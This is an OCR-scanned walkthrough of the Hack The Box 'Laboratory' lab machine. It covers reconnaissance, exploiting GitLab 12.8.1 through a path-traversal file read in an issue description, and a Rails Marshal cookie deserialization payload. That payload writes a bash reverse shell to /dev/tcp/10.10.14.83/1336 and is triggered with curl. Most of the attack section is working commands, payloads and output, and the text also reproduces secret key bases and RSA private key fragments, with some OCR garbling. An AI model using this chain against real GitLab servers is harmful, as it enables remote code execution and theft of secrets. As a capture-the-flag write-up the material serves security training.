
Laboratory

10.129.52.146



InfoGathering

SCOPE

```
Hosts
=====

address        mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----  -------  ---------  -----  -------  ----  --------
10.129.52.146             Linux               4.X    server
```

SERVICES


```
Services
========

host           port  proto  name      state  info
----           ----  -----  ----      -----  ----
10.129.52.146  22    tcp    ssh       open   OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 Ubuntu Linux; protocol 2.0
10.129.52.146  80    tcp    http      open   Apache httpd 2.4.41
10.129.52.146  443   tcp    ssl/http  open   Apache httpd 2.4.41 (Ubuntu)
```

SSH

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|_    publickey
| ssh-hostkey:
|   3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
|   256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_  256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
```

HTTP/HTTPS

HOME PAGE: http://10.129.52.146 gets redirected to https://laboratory.htb/




SUBDOMAIN FUZZ RESULTS

```
# Command Executed
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt  -H 'Host: FUZZ.laboratory.htb' -u
https://10.129.52.146/ --hw=626
```

```
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://10.129.52.146/
Total requests: 4997

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000262:   302        0 L      5 W        105 Ch      "git"
```

I then added these values to my hosts file
10.129.52.146 laboratory.htb git.laboratory.htb

LOGIN PAGE: https://git.laboratory.htb/users/sign_in



I was able to successfully register for an account.
This required using an @laboratory.htb email address

Once Registered I was able to sign in and discover the GitLab version being hosted which is GitLab Community version 12.8.1
LINK: https://git.laboratory.htb/help

Gaining Access

I checked exploit DB for possible exploits and discovered an Arbitrary File Read vulnerability

that requires authentication

```
searchsploit gitlab 12
searchsploit -x ruby/webapps/49076.py
searchsploit -x ruby/webapps/48431.txt
```

SCREENSHOT EVIDENCE OF EXPLOITS

```
root@kali:~/HTB/Boxes/Laboratory# searchsploit gitlab 12
---------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------
GitLab 12.9.0 - Arbitrary File Read
Gitlab 12.9.0 - Arbitrary File Read (Authenticated)
Gitlab 6.0 - Persistent Cross-Site Scripting
---------------------------------------------------------------
```

I then copied the Authenticated Arbitrary File read exploit for later use

```
# Command Executed
searchsploit -m ruby/webapps/49076.py
```

I then installed the required packages

```
# Commands Executed
pip3 install gitlab
pip3 install requests
```

I was able to read more about the exploit here
https://hackerone.com/reports/827052

Knowing the GitLab version being used I downloaded a docker image to test against for viewing the file system and possible error logs

```
# Download the docker image
sudo docker pull gitlab/gitlab-ee:12.8.1-ee.0
sudo docker run -it gitlab/gitlab-ee:12.8.1-ee.0 sh

# Configure gitlab on the docker image
/opt/gitlab/embedded/bin/runsvdir-start &
gitlab-ctl reconfigure
```


Inside the docker instance there is a secrets.yml file located in **/var/opt/gitlab/gitlab-rails/etc/secrets.yml**
The file contains a RSA Private Key which makes me believe I will need this file from the target machine

```
# Command Executed
cat /var/opt/gitlab/gitlab-rails/etc/secrets.yml
```

```
# # cat /var/opt/gitlab/gitlab-rails/etc/secrets.yml
# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.

---
production:
  db_key_base: 9540bac9c6bfccc4180f05a10103ff146218327acd7bd585e76ee70c6dc69f
  secret_key_base: a55a43e4163d5bc635d95053b03fa8a8c20a4341c756845820db65cb54
  otp_key_base: 23f5e2db97042cd0579c6bae49c04ef85e474ea3248bfd241ef76cc3a6850
  openid_connect_signing_key: |
    -----BEGIN RSA PRIVATE KEY-----
    MIIJKAIBAAKCAgEAtpPtU414zMqi/ImXlxHNl3lKbbIQiIooijVgViJgqkgFt/Pv
    genRu4avYIArv9Zs+X+zEPFixMukCAZQXIJsFO/ATl+2y7wWmZMINpmsxn0PIq6v
    2npmwk1IfG0BFh53ZqQRluqdJY6nZ89BwyGUIuXU3GBb32×2oNoOQLGpDsZBiIKA
    Mj8iaqhdanGYXXoIZmZhldbIs/T3BeGiW8a7+qwWQMcNOryVJbNbr0Kd4r3KLDOz
    DVoBQlJINlfqtADyBGttQqMuuUi+u1iLLtX7sOndNHT6tsoQaK0/qVz51y6C6hA8
    8A9GO9Mav+cL/8Rt/kChCGWabMOK/MhoWiXSWRXZkQq0g8i8EXeoRjRfzGtwsY3v
    bQ8PBW8WOGxfZ3nfO2wEHcT4cER/Qtto5sXkQygFWZC9z2f0g8dLfM/UiaWJT7z+
    mNkU7/JRmYPoCjxvpylGAllNvipKU3C2XFtj1/TkDNAKTcKoyymuL3jcbvCjaoUV
    0AcjSxY9uEf3L7/gAe5qPWGxtQ4Zo0076hsIOoIptVzlxwHDUw8jJd2fkT5hromd
```


In the targets GitLab instance I generated a Personal Access Token
LINK: https://git.laboratory.htb/profile/personal_access_tokens

SCREENSHOT EVIDENCE OF GENERATED TOKEN



I then created a couple repositories: test1 and test2


SCREENSHOT EVIDENCE OF CREATED REPO




I next opened an issue with test1 with the below description

```
# CONTENTS OF DESCIPTION
![a](/uploads/11111111111111111111111111111111/../../../../../../../../../../../../../../../../opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml)
```

SCREENSHOT EVIDENCE OF ISSUE




SCREENSHOT EVIDENCE OF ISSUE




I then moved the issue to repo test2

SCREENSHOT EVIDENCE OF MOVE



After doing that the secrets.yml file was uploaded to the issue

SCREENSHOT EVIDENCE OF NEW FILE



I clicked on the link secrets.yml and downloaded the file to my machine.
Once on my machine I placed the file inside my docker instance and replaced the file /var/-opt/gitlab/gitlab-rails/etc/secrets.yml with it

SCREENSHOT EVIDENCE OF DOWNLOADED FILE

```
root@kali:~/HTB/Boxes/Laboratory# cat secrets.yml
# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.

---
production:
  db_key_base: 627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38b
  secret_key_base: 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845f
  otp_key_base: db3432d6fa4c43e68bf7024f3c92fea4eeea1f6be1e6ebd6bb6e40e930f0933
  openid_connect_signing_key: |
    -----BEGIN RSA PRIVATE KEY-----
    MIIJKQIBAAKCAgEA5LQnENotwu/SUAshZ9vacrnVeYXrYPJoxkaRc2Q3JpbRcZTu
    YxMJm2+5ZDzaDu5T4xLbcM0BshgOM8N3gMcogz0KUmMD3OGLt90vNBq8Wo/9cSyV
    RnBSnbCl0EzpFeeMBymR8aBm8sRpy7+n9VRawmjX9os25CmBBJB93NnZj8QFJxPt
    u00f71w1pOL+CIEPAgSSZazwI5kfeU9wCvy0Q650ml6nC7lAbiinqQnocvCGbV0O
    aDFmO98dwdJ3wnMTkPAwvJcESa7iRFMSuelgst4xt4a1js1esTvvVHO/fQfHdYo3
```

According to the article I now need to open gitlab-rails

```
# Command Executed
gitlab-rails console
```

I am going to make a marshell payload that will make a file on the server /tmp/rev.sh
It will url-encode the payload and set it in experimentation_subject_id
Ill then make another marshell payload that will execute the file

```
# Executed in gitlab-rails line by line
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `echo 'bash -i >& /dev/tcp/10.10.14.83/1336 0>&1' > /tmp/rev.sh` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result",
ActiveSupport::Deprecation.new)
cookies.signed[:cookie] = depr
puts cookies[:cookie]
```

SCREENSHOT OF ABOVE COMMANDS

```
irb(main):014:0> erb = ERB.new("<%= `echo 'bash -i >& /dev/tcp/10.10.14.83/1336 0>&1' > /tmp/rev.sh` %>")
=> #<ERB:0x00007f2a074d7348 @safe_level=nil, @src="#coding:UTF-8\n_erbout = +''; _erbout.<<(( `echo 'bash -i >& /dev/tcp/10.10.14.83/1336
ozen_string=nil, @filename=nil, @lineno=0>
irb(main):015:0> depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport::Deprecatio
=> ""
irb(main):016:0> cookies.signed[:cookie] = depr
DEPRECATION WARNING: @result is deprecated! Call result.is_a? instead of @result.is_a?. Args: [Hash] (called from irb_binding at (irb):16)
=> ""
irb(main):017:0> puts cookies[:cookie]
BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNyY0
FzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC44My8xMzM2IDA+JjEnID4gL3RtcC9yZXYuc2hgICkudG9fcyk7IF9lcmJvdXQGOgZFRjoOQGVuY29kaW5nSXU6DUVuY29kaW5nClVU
b2Q6C3Jlc3VsdDoJQHZhckkiDEByZXN1bHQGOwpUOhBAZGVwcmVjYXRvckl1Oh9BY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbgAGOwpU--8f234a38848db6cdb1aaaa05207c02d8
=> nil
```

```
# BASE64 RESULTS FROM ABOVE COMMANDS
BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQg-
s6EEBzYWZlX2xldmVsMDoJQHNyY0kiAXsjY29kaW5nOlVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQuPDwoKCBgZWNobyAnYmFzaCAtaSA+-
JiAvZGV2L3RjcC8xMC4xMC4xNC44My8xMzM2IDA+JjEnID4gL3RtcC9yZXYuc2hgICkudG9fcyk7IF9lcmJvdXQGOgZFRjoOQGVuY29kaW5nSX-
U6DUVuY29kaW5nClVURi04BjsKRjoTQGZyb3plbl9zdHJpbmcwOg5AZmlsZW5hbWUwOgxAbGluZW5vaQA6DEBtZXRob2Q6C3Jlc3VsdDoJQHZh-
ckkiDEByZXN1bHQGOwpUOhBAZGVwcmVjYXRvckl1Oh9BY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbgAGOwpU--8f234a38848db6cdb1aaaa05-
207c02d80ea2f0cf
```

I then used curl to execute the shell with the above base64 value

```
# Command Executed
curl -k -vvv 'https://git.laboratory.htb/users/sign_in' -b
"experimentation_subject_id=BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm-
94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNyY0kiAXsjY29kaW5nOlVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQu-
PDwoKCBgZWNobyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC44My8xMzM2IDA+JjEnID4gL3RtcC9yZXYuc2hgICkudG9fcyk7IF9lcm-
JvdXQGOgZFRjoOQGVuY29kaW5nSXU6DUVuY29kaW5nClVURi04BjsKRjoTQGZyb3plbl9zdHJpbmcwOg5AZmlsZW5hbWUwOgxAbGluZW5vaQA6-
DEBtZXRob2Q6C3Jlc3VsdDoJQHZhckkiDEByZXN1bHQGOwpUOhBAZGVwcmVjYXRvckl1Oh9BY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbgAGOw-
pU--8f234a38848db6cdb1aaaa05207c02d80ea2f0cf"
```

After sending the above request the /tmp/rev.sh file should be executed and we gain a reverse shell

SCREENSHOT EVIDENCE OF REVERSE SHELL

```
